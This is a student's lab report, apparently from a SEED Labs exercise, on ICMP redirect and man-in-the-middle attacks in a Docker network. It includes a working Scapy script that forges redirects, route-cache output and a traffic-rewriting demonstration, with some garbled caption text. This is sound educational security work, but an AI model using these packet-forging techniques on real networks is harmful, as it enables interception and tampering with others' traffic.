

Lab 3 Report

Alexandria Deleon

```
Activities Terminal Feb 21 14:31
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
[02/21/25]seed@VM:~/.../Labsetup$ docker-compose build
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[02/21/25]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
Pulling victim (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating victim-10.9.0.5 ... done
Creating attacker-10.9.0.105 ... done
Creating host-192.168.60.6 ... done
Creating router ... done
Creating host-192.168.60.5 ... done
Creating malicious-router-10.9.0.111 ... done
Attaching to attacker-10.9.0.105, malicious-router-10.9.0.111, victim-10.9.0.5, host-192.168.60.5, host-192.168.60.6, route
r
```

This is showing the setting up of the lab environment.

Task 1:

```
Activities Terminal Feb 21 18:16
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
[02/21/25]seed@VM:~/.../Labsetup$ dockps
d4cec585e979 malicious-router-10.9.0.111
c1dc8d6c21ca router
cfd022723472 host-192.168.60.6
b6f96c59c8aa host-192.168.60.5
a45d93465ac1 attacker-10.9.0.105
dd602189c07f victim-10.9.0.5
[02/21/25]seed@VM:~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@dd602189c07f:/#
```

This is showing the current setup for the victim container.

```
Activities Text Editor Feb 22 16:25
icmp_redirect.py
~/Downloads/Labsetup1/Labsetup/volumes
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6icmp = ICMP(type=5, code=1)
7icmp.gw = "10.9.0.111"
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12send(ip/icmp/ip2/ICMP());
13
14
```

This is showing the created python file to redirect the packets.

```
Activities Terminal Feb 21 20:16
seed@VM: ~/.../Labsetup
[02/21/25]seed@VM:~/.../Labsetup$ docksh dd
root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.075 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.099 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.083 ms
```

Performing a ping from victim container to host.

```
Activities Terminal Feb 22 19:43
seed@VM: ~/.../Labsetup
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes# ./icmp_redirect.py
Sent 1 packets.
root@a45d93465ac1:/volumes#
```

This shows me redirecting the packets using the created python file.

```
Activities Terminal Feb 22 20:21
seed@VM: ~/.../Labsetup
seed@dd602189c07f:~$ ip route show cache
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 298sec
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 258sec
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 256sec
root@dd602189c07f:~$ ip route flush cache
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 295sec
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 285sec
root@dd602189c07f:~$ ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache <redirected> expires 283sec
root@dd602189c07f:~$
```

This shows how I was trying to show the cache. The result shows I was successful in the attack.

```
Activities Terminal Feb 22 20:18
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
dd602189c07f (10.9.0.5) 2025-02-23T01:18:14+0000
Keys: Help Display mode Restart statistics Order of fields quit

Host
1. 10.9.0.11
   10.9.0.111
2. 192.168.60.5
   10.9.0.11


Packets
Loss% Snt Last Avg Best Wrst StDev
97.0% 68 0.1 0.1 0.1 0.2 0.1

Pings
42.4% 67 0.2 0.2 0.1 1.2 0.2
```

This shows the traceroute of the victim machine. The packets were successfully redirected.

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

- To try to accomplish this I changed the icmp.gw to 192.168.60.5, but from what I observed, this does not result in a successful attack as nothing happened when I tried to show the cache.



The screenshot displays a Linux desktop environment. The top window is a text editor titled 'icmp_redirect.py' with the following code:


```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6icmp = ICMP(type=5, code=1)
7icmp.gw = "192.168.60.5"
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12send(ip/icmp/ip2/ICMP());
13
14
```

The bottom window is a terminal titled 'seed@VM: ~/Labsetup' showing the following commands and output:

```
[02/22/25]seed@VM:~/Labsetup$ docksh dd
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/#
```


Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

- To redirect the attacks to a non-existing machine I changed the icmp.gw to 10.9.0.234. This did not result in a successful attack as the machine does not exist and wouldn't be able to do anything.



The screenshot shows a text editor window titled 'icmp_redirect.py' with the following code:

```
1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6icmp = ICMP(type=5, code=1)
7icmp.gw = "10.9.0.234"
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12send(ip/icmp/ip2/ICMP());
13
14
```



The screenshot shows a terminal window with the following output:


```
[02/22/25]seed@VM:~/Labsetup$ docksh dd
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
```

This shows that the attack was not successful as no cache was shown.

Next, I attempted to redirect attacks to a machine that was offline. I did this by turning off the malicious router and replacing the icpm.gw to its ip address.

```
Activities Terminal Feb 22 20:03 seed@VM: ~/.../Labsetup
[02/22/25]seed@VM:~/.../Labsetup$ docker ps
5c5c544e1e68 malicious-router-10.9.0.111
c1dc8d6c21ca router
cfd022723472 host-192.168.60.6
b6f96c59c8aa host-192.168.60.5
a45d93465ac1 attacker-10.9.0.105
dd602189c07f victim-10.9.0.5
[02/22/25]seed@VM:~/.../Labsetup$ docker container stop 5c
5c
[02/22/25]seed@VM:~/.../Labsetup$
```

```
Activities Terminal Feb 22 20:03 seed@VM: ~/.../Labsetup
[02/22/25]seed@VM:~$ cd /home/seed/Downloads/Labsetup1/Labsetup
[02/22/25]seed@VM:~/.../Labsetup$ dcup
ERROR: yaml.parser.ParserError: while parsing a block mapping
  in "./docker-compose.yml", line 1, column 1
expected <block end>, but found '<block mapping start>'
  in "./docker-compose.yml", line 122, column 4
[02/22/25]seed@VM:~/.../Labsetup$ dcup
victim-10.9.0.5 is up-to-date
host-192.168.60.6 is up-to-date
malicious-router-10.9.0.111 is up-to-date
router is up-to-date
attacker-10.9.0.105 is up-to-date
host-192.168.60.5 is up-to-date
Attaching to victim-10.9.0.5, host-192.168.60.6, malicious-router-10.9.0.111, router, attacker-10.9.0.105, host-192.168.60.5
malicious-router-10.9.0.111 exited with code 137
```




```
Feb 22 20:03
icmp_redirect.py
~/Downloads/LabSetup1/LabSetup/volumes

docker-compose.yml
icmp_redirect.py

1#!/usr/bin/python3
2
3from scapy.all import *
4
5ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
6icmp = ICMP(type=5, code=1)
7icmp.gw = "10.9.0.111"
8
9# The enclosed IP packet should be the one that
10# triggers the redirect message.
11ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
12send(ip/icmp/ip2/ICMP());
13
14

Python 3 Tab Width: 8 Ln 7, Col 22 INS
```


When I attempted to show the cache, it shows that the attack worked. The attack probably worked because the machine still exists even with it being turned off.




The screenshot shows a terminal window with the title "Terminal" and a timestamp "Feb 22, 20:04". The terminal prompt is "seed@VM: ~/../Labsetup". The user has entered the command "docksh dd". The output shows the IP route for the interface "eth0" with a cache that expires in 263 seconds. The user then enters "ip route flush cache" and "ip route show cache" multiple times, which shows the same route information. The terminal window has a dark theme and a sidebar with icons for various applications.

```
Activities Terminal Feb 22, 20:04
seed@VM: ~/../Labsetup
[02/22/25]seed@VM:~/../Labsetup$ docksh dd
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 263sec
root@dd602189c07f:/# ip route flush cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
root@dd602189c07f:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected>
root@dd602189c07f:/#
```


- The purpose of these entries is so the malicious router can redirect packets from the victim container to the 192.168.60.0/24 network to the original router. The picture below shows that I changed the values to 1.



```
37
38   malicious-router:
39     image: handsonsecurity/seed-ubuntu:large
40     container_name: malicious-router-10.9.0.111
41     tty: true
42     cap_add:
43       - ALL
44     sysctls:
45       - net.ipv4.ip_forward=1
46       - net.ipv4.conf.all.send_redirects=1
47       - net.ipv4.conf.default.send_redirects=1
48       - net.ipv4.conf.eth0.send_redirects=1
49     privileged: true
50     volumes:
51       - ./volumes:/volumes
52   networks:
53     net-10.9.0.0:
54       ipv4_address: 10.9.0.111
55     command: bash -c "
56       ip route add 192.168.60.0/24 via 10.9.0.111 &&
57       tail -f /dev/null
58     "
59
60   HostB1:
61     image: handsonsecurity/seed-ubuntu:large
```



```
dd602189c07f (10.9.0.5) 2025-02-22T04:46:36+0000
Keys: Help Display mode Restart statistics Order of fields quit

Host                                     Packets      Pings
Loss%  Snt  Last  Avg  Best  Wrst  StDev
1. 10.9.0.11      14.3%    7    0.6  0.2  0.0   0.6   0.2
2. 192.168.60.5   0.0%    6    0.1  0.3  0.1   1.1   0.4
```

With the configurations turned on the attack failed as it did not redirect the packets.

Task 2:

The following images show the process of me launching the MITM attack and all that was happening at the same time.

The image shows two terminal windows side-by-side. The left window, titled 'seed@VM: ~/.../Labsetup', shows the following commands and output:

```
[02/22/25]seed@VM:~/.../Labsetup$ dockps
5c5c544e1e68    malicious-router-10.9.0.111
c1dc8d6c21ca    router
cfd022723472    host-192.168.60.6
b6f96c59c8aa    host-192.168.60.5
a45d93465ac1    attacker-10.9.0.105
dd602189c07f    victim-10.9.0.5
[02/22/25]seed@VM:~/.../Labsetup$ docksh b6
root@b6f96c59c8aa:/# nc -lp 9090
ls
AAAAAAAAAAAA
root@b6f96c59c8aa:/# nc -lp 9090
AAAAAAAAAAAA
la
AAAAAAAAAAAA
AAAAAAAAAAAA
█
```

The right window, titled 'lcm redirect.ov', shows the netcat listener's output:

```
alexandria
^C
root@dd602189c07f:/# nc 192.168.60.5 9090
ls
alexandria
alexandria
^C
root@dd602189c07f:/# nc 192.168.60.5 9090
ls
alexandria
alexandria
^C
root@dd602189c07f:/# nc 192.168.60.5 9090
ls
alexandria
alexandria
^C
root@dd602189c07f:/# nc 192.168.60.5 9090
alexandria
la
alexandria
alexandria
```

This is showing how I started a TCP client and server program and how I was successful in replacing my name with the series of A's.

[illegible]

This is showing how I redirected the packets.

```
seed@VM: ~/.../Labsetup
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 11
.
Sent 1 packets.
*** b'ls\n', length: 3
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 11
```

This was a stream of the packets being sent.

```
seed@VM: ~/.../Labsetup
64 bytes from 192.168.60.5: icmp_seq=508 ttl=63 time=0.155 ms
64 bytes from 192.168.60.5: icmp_seq=509 ttl=63 time=0.111 ms
64 bytes from 192.168.60.5: icmp_seq=510 ttl=63 time=0.197 ms
64 bytes from 192.168.60.5: icmp_seq=511 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=512 ttl=63 time=0.077 ms
64 bytes from 192.168.60.5: icmp_seq=513 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=514 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=515 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=516 ttl=63 time=0.326 ms
64 bytes from 192.168.60.5: icmp_seq=517 ttl=63 time=0.150 ms
64 bytes from 192.168.60.5: icmp_seq=518 ttl=63 time=0.353 ms
64 bytes from 192.168.60.5: icmp_seq=519 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=520 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=521 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=522 ttl=63 time=0.156 ms
64 bytes from 192.168.60.5: icmp_seq=523 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=524 ttl=63 time=0.235 ms
64 bytes from 192.168.60.5: icmp_seq=525 ttl=63 time=0.075 ms
